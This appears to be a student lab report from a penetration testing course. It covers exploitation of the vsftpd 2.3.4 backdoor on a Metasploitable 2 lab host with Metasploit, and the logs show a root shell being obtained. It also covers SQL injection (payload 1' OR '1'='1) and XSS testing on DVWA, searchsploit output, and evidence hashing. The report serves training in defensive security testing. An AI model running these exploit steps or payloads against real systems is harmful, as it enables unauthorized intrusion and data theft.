



Vulnerability Assessment and Penetration Testing (VAPT) Lab Report: Week 3 Practical Tasks

Introduction

This report documents the execution of multiple cybersecurity lab tasks simulating advanced stages of vulnerability assessment and penetration testing (VAPT). The exercises were conducted using Kali Linux against a vulnerable Metasploitable environment and a web application testing platform.

The activities included advanced exploitation techniques, web application vulnerability testing, security reporting practice, post-exploitation evidence collection, and a capstone project demonstrating the full penetration testing cycle.

Security tools such as Metasploit Framework, Burp Suite, sqlmap, Wireshark, OpenVAS, and Draw.io were used to identify vulnerabilities, exploit weaknesses, analyze network traffic, and document findings. The results demonstrate how vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), and vulnerable services can be exploited by attackers if systems are not properly secured.

Objectives

The primary objectives of this lab were:

- Perform advanced exploitation against vulnerable services
- Identify and test common web application vulnerabilities
- Use interception and automation tools for security testing
- Collect digital evidence during post-exploitation activities
- Practice professional penetration testing reporting
- Simulate a full vulnerability assessment and penetration testing cycle



Tools and Environment

Tools	Purpose
Kali Linux	Penetration Testing OS
Metasploit	Exploitation Framework
OpenVAS	Vulnerability Scanner
Burp Suite	Web Traffic Interception
SQLmap	Automated SQL Injection Testing
Wireshark	Network Packet Capture
Draw.io	Attack Path Visualization
SHA256Sum	File Integrity Verification
Metasploitable 2	Vulnerable target System
DVWA	Vulnerable Web Application

Target Environment

System	IP Address	Role
Kali Linux	192.168.21.128	Attacker
Metasploitable 2	192.168.21.129	Target

Methodology

The penetration testing activities followed the **PTES (Penetration Testing Execution Standard)** phases:

- Reconnaissance
- Vulnerability Identification
- Exploitation
- Post-Exploitation
- Reporting



Advanced Exploitation Lab

Description

An exploitation exercise was conducted against the Metasploitable server to simulate a real-world attack scenario. The vulnerable FTP service running **vsftpd 2.3.4** was targeted using the Metasploit Framework.

Procedure

- Metasploit was launched in Kali Linux
- The exploit module for vsftpd backdoor vulnerability was selected
- Target IP address was configured
- The exploit was executed to gain system access

Command Used

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.21.129
exploit
```

```
(karan@kali)-[~]
$ ping 192.168.21.129
PING 192.168.21.129 (192.168.21.129) 56(84) bytes of data.
64 bytes from 192.168.21.129: icmp_seq=1 ttl=64 time=1.38 ms
64 bytes from 192.168.21.129: icmp_seq=2 ttl=64 time=0.773 ms
64 bytes from 192.168.21.129: icmp_seq=3 ttl=64 time=0.721 ms
64 bytes from 192.168.21.129: icmp_seq=4 ttl=64 time=0.497 ms
^C
--- 192.168.21.129 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3051ms
rtt min/avg/max/mdev = 0.497/0.842/1.378/0.326 ms

(karan@kali)-[~]
$ nmap -sV 192.168.21.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-10 00:37 EDT
Nmap scan report for 192.168.21.129
Host is up (0.0026s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
```



```
karan@kali: ~  
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  


| Name    | Current Setting | Required | Description                                                                                                          |
|---------|-----------------|----------|----------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                             |
| CPORT   |                 | no       | The local client port                                                                                                |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapn |
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metsasploit.com/docs/using-metasploit/basic/using-metasploit.html               |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
View the full module info with the info, or info -d command.  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.21.129  
RHOSTS => 192.168.21.129  
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.21.129:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.21.129:21 - USER: 331 Please specify the password.  
[*] 192.168.21.129:21 - Backdoor service has been spawned, handling...  
[*] 192.168.21.129:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.21.128:34381 -> 192.168.21.129:6200) at 2026-03-10 00:40:29 -0400
```

```
sessions -i 2  
[*] Wrong number of arguments expected: 1, received: 2  
Usage: sessions <id>  
  
Interact with a different session Id.  
This command only accepts one positive numeric argument.  
This works the same as calling this from the MSF shell: sessions -i <session id>  
  
whoami  
root  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
pwd  
/  

```

```
karan@kali: ~  
msf exploit(unix/ftp/vsftpd_234_backdoor) > searchsploit gitlab  
[*] exec: searchsploit gitlab  


| Exploit Title                                                      | Path                   |
|--------------------------------------------------------------------|------------------------|
| gitlab - 'impersonate' Feature Privilege Escalation                | ruby/webapps/40236.txt |
| gitlab 11.4.7 - RCE (Authenticated) (2)                            | ruby/webapps/49334.py  |
| gitlab 11.4.7 - Remote Code Execution (Authenticated) (1)          | ruby/webapps/49257.txt |
| gitlab 12.9.0 - Arbitrary File Read                                | ruby/webapps/48431.txt |
| gitlab 12.9.0 - Arbitrary File Read (Authenticated)                | ruby/webapps/49076.py  |
| gitlab 13.10.2 - Remote Code Execution (Authenticated)             | ruby/webapps/49951.py  |
| gitlab 13.10.2 - Remote Code Execution (RCE) (Unauthenticated)     | ruby/webapps/50532.txt |
| gitlab 13.9.3 - Remote Code Execution (Authenticated)              | ruby/webapps/49944.py  |
| gitlab 14.9 - Authentication Bypass                                | ruby/webapps/50888.txt |
| gitlab 14.9 - Stored Cross-Site Scripting (XSS)                    | ruby/webapps/50889.txt |
| gitlab 6.0 - Persistent Cross-Site Scripting                       | php/webapps/30329.sh   |
| gitlab CE/EE < 16.7.2 - Password Reset                             | java/remote/51889.txt  |
| gitlab Community Edition (CE) 13.10.3 - 'Sign Up' User Enumeration | ruby/webapps/49822.txt |
| gitlab Community Edition (CE) 13.10.3 - User Enumeration           | ruby/webapps/49821.sh  |
| gitlab v15.3 - Remote Code Execution (RCE) (Authenticated)         | ruby/webapps/51181.py  |
| gitlab -shell - Code Execution (Metasploit)                        | linux/remote/24362.rb  |
| Jenkins gitlab Hook Plugin 1.4.2 - Reflected Cross-Site Scripting  | java/webapps/47927.txt |
| NPWJS gitlabhook 0.0.17 - 'repository' Remote Command Execution    | json/webapps/47420.txt |

  
Shellcodes: No Results  
msf exploit(unix/ftp/vsftpd_234_backdoor) > searchsploit -m 50011  
[*] exec: searchsploit -m 50011  


| Exploit Title                                        | URL                                       | Path                                               | Codes         | Verified | File Type  | Copied to            |
|------------------------------------------------------|-------------------------------------------|----------------------------------------------------|---------------|----------|------------|----------------------|
| Polkit 0.105-26 0.117-2 - Local Privilege Escalation | https://www.exploit-db.com/exploits/50011 | /usr/share/exploitdb/exploits/linux/local/50011.sh | CVE-2021-3560 | True     | ASCII text | /home/karan/50011.sh |


```



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > nano 50011.py  
[*] exec: nano 50011.py
```

Result

The exploit successfully opened a command shell session on the target machine. Administrative privileges were confirmed using system commands such as **whoami**, which returned **root**. This demonstrated that the attacker could obtain full control of the vulnerable system.

Escalation

Dear Development Team,

During a recent security assessment of the test server (192.168.21.129), a critical vulnerability was identified in the FTP service running **vsftpd 2.3.4**. Using the Metasploit module *exploit/unix/ftp/vsftpd_234_backdoor*, the service was successfully exploited, resulting in remote command execution and a shell session with root privileges. This vulnerability allows attackers to gain complete control over the system without authentication. If left unpatched, it may lead to data exposure, system manipulation, or further network compromise. It is strongly recommended to upgrade the FTP service, disable vulnerable services, restrict unnecessary ports, and apply proper security hardening measures immediately.

Regards,
VAPT Analyst



Web Application Testing Lab

Description

A web application security assessment was performed using the **Damn Vulnerable Web Application (DVWA)** environment. The objective was to identify common OWASP Top 10 vulnerabilities.

Tools Used

- Burp Suite
- sqlmap
- DVWA Web Application

Procedure

- DVWA was accessed through the web browser
- SQL Injection vulnerability testing was performed on input fields
- Reflected Cross-Site Scripting (XSS) payloads were injected
- Burp Suite was used to intercept and analyze HTTP requests

Findings

Two main vulnerabilities were identified:

Test ID	Vulnerability	Severity	Target
01	SQL Injection	Critical	DVWA SQL Module
02	Reflected XSS	Medium	DVWA XSS Module



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin
Security Level: high
PHPIDS: disabled

Database setup

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in /config/config.inc.php

If the database already exists, it will be cleared and the data will be reset.

Backend Database: **MySQL**

Create / Reset Database

Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.

Data inserted into 'guestbook' table.

Setup successfull



DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

Vulnerability: SQL Injection

User ID:

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

🌐 192.168.21.129

XSS

Connection Settings

Configure Proxy Access to the Internet

- ☐ No proxy
- ☐ Auto-detect proxy settings for this network
- ☐ Use system proxy settings
- ☒ Manual proxy configuration

HTTP Proxy Port

☒ Also use this proxy for HTTPS


HTTPS Proxy Port

SOCKS Host Port

☐ SOCKS v4 ☒ SOCKS v5

- ☐ Automatic proxy configuration URL

No proxy for



SQL Injection allowed manipulation of database queries, exposing user records.
The XSS vulnerability allowed execution of malicious JavaScript within the browser.

Summary

A web application security assessment was conducted on the DVWA platform to identify common OWASP vulnerabilities. SQL Injection was successfully demonstrated by manipulating input parameters to retrieve multiple database records. Reflected Cross-Site Scripting (XSS) was also identified. Burp Suite was used to intercept HTTP requests and analyze application communication.




Reporting Practice

Description

This task focused on developing professional reporting and documentation skills for penetration testing engagements.

ID	Vulnearability	CVSS Score	Remediation
01	SQL Injection	--	Input Validation
02	Weak Authentication	--	Enforce Strong Password



The attack path diagram illustrated how an attacker could exploit vulnerabilities in the web application and gain access to sensitive data.

Summary

A security testing exercise was performed on a vulnerable web application to understand how attackers can exploit weaknesses in a system. During the assessment, vulnerabilities such as SQL Injection and Cross-Site Scripting (XSS) were identified in the DVWA web application. These weaknesses allow attackers to manipulate application inputs and potentially access sensitive data stored in the backend database. The testing demonstrated how an attacker could move from the web interface to the database and expose important information. This highlights the importance of secure coding practices, regular security testing, and timely patching of vulnerabilities to protect applications from unauthorized access and potential data breaches.



Post Exploitation Practice

Description

After gaining system access, post-exploitation activities were conducted to verify compromise and collect digital evidence.

Commands Executed

```
whoami
uname -a
pwd
sha256sum
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.21.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.21.129:21 - USER: 331 Please specify the password.
[+] 192.168.21.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.21.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.21.128:45965 -> 192.168.21.129:6200) at 2026-03-12 05:59:00 -0400



sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions -i 2
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```



Evidence Collection

Network traffic generated during testing was captured using Wireshark. The packet capture file was saved and hashed to ensure the integrity of the collected evidence.

Item	Description	Collected By	Date	Hash Value
Traffic Log	HTTP Traffic Capture	VAPT Analyst	12.03.2026	96cc43126f57959e388dfb79e5c7c33d4a4bba29d76295cc1a008d8c4bc594e5

Summary

During post-exploitation, network traffic between the attacker and the target system was captured using Wireshark. HTTP packets generated from DVWA interactions were recorded as evidence. The packet capture file was securely saved and a SHA256 hash was generated to verify file integrity and maintain proper digital evidence handling procedures.



Capstone Project (Full VAPT Cycle)

A full vulnerability assessment and penetration testing simulation was performed to demonstrate the complete security testing workflow.

Initial scanning and vulnerability detection were simulated using OpenVAS to identify potential weaknesses in the target system. After identifying vulnerabilities, exploitation attempts were conducted using Metasploit modules.

The testing demonstrated how vulnerable services or outdated applications could allow attackers to gain unauthorized access to systems.

After gaining access, system verification commands were executed and evidence was collected to confirm the compromise. The assessment highlights the importance of regular security testing, timely patching, and proper configuration of services to improve the security posture of systems.

Remediation Recommendations

- Implement proper input validation and parameterized queries
- Disable unnecessary services and ports
- Regularly update and patch software
- Enforce strong authentication policies
- Conduct regular vulnerability scans and penetration testing

Challenges Faced

- Managing Metasploit sessions during exploitation
- Understanding automated SQL injection testing using sqlmap
- Configuring Burp Suite proxy interception
- Collecting and validating digital evidence using Wireshark

Key Learnings

- Learned advanced exploitation techniques using Metasploit
- Gained hands-on experience with web application testing tools
- Understood the importance of evidence collection during post-exploitation
- Practiced documenting vulnerabilities in professional security reports



Conclusion

This lab successfully demonstrated advanced penetration testing activities including exploitation, web application testing, evidence collection, and reporting. Through practical exercises, the vulnerabilities present in the target system were identified and exploited in a controlled environment.

The exercises highlight the importance of proactive security testing to detect vulnerabilities before attackers can exploit them. Proper patch management, secure coding practices, and regular vulnerability assessments are essential for maintaining a strong security posture.

References

<https://www.kali.org/docs/>
<https://docs.metasploit.com/>
<https://owasp.org>
<https://www.exploit-db.com>
<http://www.pentest-standard.org/>



CYART

inquiry@cyart.io

www.cyart.io
